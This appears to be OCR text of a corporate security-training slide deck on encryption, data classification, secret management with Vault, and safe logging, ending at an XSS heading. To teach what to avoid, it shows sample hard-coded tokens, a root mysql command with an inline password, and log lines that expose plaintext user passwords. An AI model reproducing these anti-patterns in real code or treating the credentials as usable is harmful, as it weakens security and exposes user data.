- ... about a billion others.

Encryption Types

- Symmetric/Asymmetric Key to encrypt/decrypt is same or not.
- Block Cipher (w/CBC, etc) Data encrypted in chunks.
- Public/Private Key You have private, everyone has public.
- Stream Cipher Encrypted “on-the-fly” rather than in chunks.
- … about a billion others.

Encryption in Transit

Encryption in Transit

What do we want?

Intercepted communications cannot be read, now or in future.

How do we do it?

HTTPS, TLS, IPsec, etc.

Anything else?

Be sure to use Perfect Forward Secrecy.

Encryption at Rest

Encryption at Rest

What do we want?

Stored information cannot be read by unauthorized parties.

How do we do it?

AES-256, KMS, Full Disk Encryption, etc.

Anything else?

Be sure to use strong keys. Weak keys = Weak encryption.


“Should I encrypt that?”

YOU WOULDN'T BASE64 A PASSWORD

Data Classification

General Data *Anything intentionally available to the public.*

Business Data *Anything used to operate the business.*

Customer Data *Anything provided by the customer.*

Data Handling


	Authentication	Access Control	Storage	Auditing	Encryption	Distribution	Destruction
General		✔	✔			✔	
Business	✔	✔	✔		✔		✔
Customer	✔	✔	✔	✔	✔		✔


KEY TAKEAWAY

Customer data should always be encrypted in transit and at rest.

AWS Encryption

It's easy peasy, and pretty much always just a single click.





https://aws.amazon.com/blogs/security/tag/server-side-encryption/

Third-Party Systems

- Follow the same rules!
- Access should be restricted.
- Data transmitted only over secure channel.
- NDA should be in place with third-party.
- Vendor risk assessment completed before use.

Cannot stress this enough. Assessing the vendor after they already have our data is not... ideal.

Additional Reading

- http://www.networksorcery.com/enp/data/encryption.htm
- https://www.owasp.org/index.php/Guide_to_Cryptography
- https://gist.github.com/tqbf/be58d2d39690c3b366ad

Secret Management

DEFINITION

Managing, restricting, and auditing access to secrets.

Secrets?

- Tokens.
- API Keys.
- Passwords.
- Certificates.
- Encryption keys.


DON'T DO THIS

ಠ_ಠ


PSEUDOCODE

```
bankConfig = {
  accountName = "pagerduty-bizniz-funds"
  authToken = "Bz1gtWJp1a4aybiPxFGGD6HxJ6wl0SjqhJ"
  routingNumber = "765555276"
}
```

Vault



- Securely stored secrets (passwords, API keys, etc).
- Easily roll new secrets.
- Provides audit logging around key access.


VAULT - UI
LOGGED IN AS root
CONNECTED TO http://vault:8200
VAULT VERSION 0.6.5
LOGOUT
Secret Backends
secret/
type: generic
ultrasecret/
type: generic
Auth Backends
aws-ec2/
type: aws-ec2
github/
type: github
BROWSE SECRETS
Here you can browse, edit, create and delete secrets.
NEW SECRET
SECRET
test

KEY TAKEAWAY

Use Vault for storing app secrets.

“I need the password for...”

KEY TAKEAWAY

Never share secrets over insecure communication channels.

Rich Adams 11:12

hrm… this command doesn’t work

```
mysql -h prod -u root -pe8Qd0FKVBJuPqEZZP6Z9phvTk prod-customer-pii
```

… crap, I’m totally gonna get fired.

Obviously, I would never ever accidentally paste a real password into Slack.
This is just a contrived example. Honest.

KEY TAKEAWAY

Notify Security immediately if you accidentally leak credentials.

You will not get into trouble!

I, [2018-04-10T22:40:26.379647 #14566] INFO -- : [X-Request-Id: 82a6c040-a552-4ea4-a524-ee32f8f8cf27] [Customer-Name: rich-super-awesome-account] Parameters: {"utf8"=>"✓", "authenticity_token"=>"5BAA61E4C9B93F3F0682250B6CF8331B7EE68FD8", "user"=>{"email"=>"rich@pagerduty.com", "password"=>"bluellama", "remember_me"=>"1"}, "commit"=>"Sign In"}

host= prod-web-app-fb655ea3 | source= /pagerduty/logs/production.log | sourcetype= ruby

---

I, [2018-04-10T22:41:14.345676 #54858] INFO -- : [X-Request-Id: 7ee95481-00d2-4ba5-a670-2517b115e5ad] [Customer-Name: super-large-enterprise-customer] Parameters: {"utf8"=>"✓", "authenticity_token"=>"972A13CBBE5E845ECB59DACE8E3ECE01450D33F4", "user"=>{"email"=>"billgates@microsoft.com", "password"=>"windowsxp-was-the-best", "remember_me"=>"1"}, "commit"=>"Sign In"}

host= prod-web-app-ab617639 | source= /pagerduty/logs/production.log | sourcetype= ruby

---

I, [2018-04-10T22:41:14.786543 #36541] INFO -- : [X-Request-Id: e1ecd16e-50e9-4d27-9236-4c5642fc929c] [Customer-Name: small-startup]   Parameters: {"utf8"=>"✓", "authenticity_token"=>"343AFB87DF4A1287422394441FC1D97FEB04370F", "user"=>{"email"=>"hi@twitterforpets.com", "password"=>"o0OitbeQHfCfHq1QeDuEY", "remember_me"=>"1"}, "commit"=>"Sign In"}

host= prod-web-app-ffe6dbac | source= /pagerduty/logs/production.log | sourcetype= ruby

---

I, [2018-04-10T22:42:01.000256 #19725] INFO -- : [X-Request-Id: 2a97e0d6-9248-43e0-9ec6-66fe01ceebe2] [Customer-Name: internal-pagerduty-account] Parameters: {"utf8"=>"✓", "authenticity_token"=>"B47F363E2B430C0647F14DEEA3ECED9B0EF300CE", "user"=>{"email"=>"rich@pagerduty.com", "password"=>"\i{/"?4{!o96zo+~:TCid`VH[`}3Cj8D8*Jw$4aw36h@x7hGh6+Di9xTLIf]u2C", "remember_me"=>"1"}, "commit"=>"Sign In"}

host= prod-web-app-671cdb1a | source= /pagerduty/logs/production.log | sourcetype= ruby

---

I, [2018-04-10T22:42:05.765391 #69475] INFO -- : [X-Request-Id: 3253b841-57dc-4094-8fa6-39b07f9c2858] [Customer-Name: spiderman]   Parameters: {"utf8"=>"✓", "authenticity_token"=>"03D67C263C27A453EF65B29E30334727333CCBCD", "user"=>{"email"=>"pparker@spiderman.net", "password"=>"venom", "remember_me"=>"1"}, "commit"=>"Sign In"}

host= prod-web-app-fb655ea3 | source= /pagerduty/logs/production.log | sourcetype= ruby

---

This is a hypothetical example, you'll be pleased to know we do actually redact secrets before they get written to our logs.

KEY TAKEAWAY


Be mindful of what you log.

And do any sanitizing/redacting before the log is written to disk or uploaded to Splunk.


Additional Reading

- https://gist.github.com/maxvt/bb49a6c7243163b8120625fc8ae3f3cd


XSS



